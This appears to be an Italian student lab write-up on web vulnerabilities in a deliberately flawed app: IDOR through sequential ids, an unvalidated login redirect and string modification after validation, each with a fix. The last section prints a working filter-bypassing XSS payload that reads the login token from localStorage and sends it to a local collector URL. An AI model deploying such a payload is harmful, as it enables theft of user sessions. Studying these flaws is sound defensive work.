



1. Insecure Direct Object References (IDOR)

Questa vulnerabilità nasce quando l’utente può accedere o modificare gli oggetti manipolando l’id, supponendo che il database salvi gli oggetti utilizzando id sequenziali. Questo attacco si verifica a causa della mancanza di controlli sugli accessi di un utente al fine di accedere o modificare gli oggetti in questione.


In questo esempio è stato modificato il metodo /client che prima cercava per username e ora cerca per id in modo tale che modificando l’ID con il successivo posso ottenere i dati di un altro utente.








Fix: si può usare la versione originale dove la GET viene fatta per username e non per id.






1. Unvalidated redirect

È un attacco possibile quando un’applicazione web accetta input non validati che possono far si che l’applicazione venga reindirizzata a questi indirizzi potenzialmente dannosi. Questa vulnerabilità apre ad attacchi di tipo phishing e/o si possono creare URL in cui si può evadere il controllo agli accessi ed accedere a porzioni privilegiate del file system.

In questo esempio l’attacco consiste nell’inviare un url in cui l’utente viene indirizzato a una pagina di login dove si può specificare tramite il parametro back l’url a cui ritornare dopo aver fatto il login. Se l’url non è validato, si può sostituire con uno malevolo. Il link da inviare a un utente per fare l’attaccoè il seguente:


http://localhost:4200/login?back=sito malevolo

ProtectedRoutesUser.jsx:



Login.jsx:

LoginService.jsx:



Fix: bisogna validare il dominio a cui si viene reindirizzati. Se si da un dominio sbagliato si viene indirizzati comunque alla home del sito.



1. Performing string modification after validation

È una vulnerabilità che avviene quando una stringa viene modificata dopo essere stata validata, creando la possibilità che tale stringa diventi malevola soltanto dopo la modifica e bypassando quindi la validazione.

In questo esempio la funzione è inizialmente commentata per far funzionare XSS ed è aggiunta come un possibile fix di XSS ma che procura un’altra vulnerabilità perché si può aggirare la validazione del nome dell’hobby. Payload da inviare:

<s-cript><img title="</script><img src onerror=" var token = localStorage.getItem('token'); var img = new Image(); img.src = 'http://localhost:3000/log?token=' + encodeURIComponent(token); ">"></script>

HobbyController.java:



Fix: bisogna fare il replace del name prima di validare la stringa col pattern.

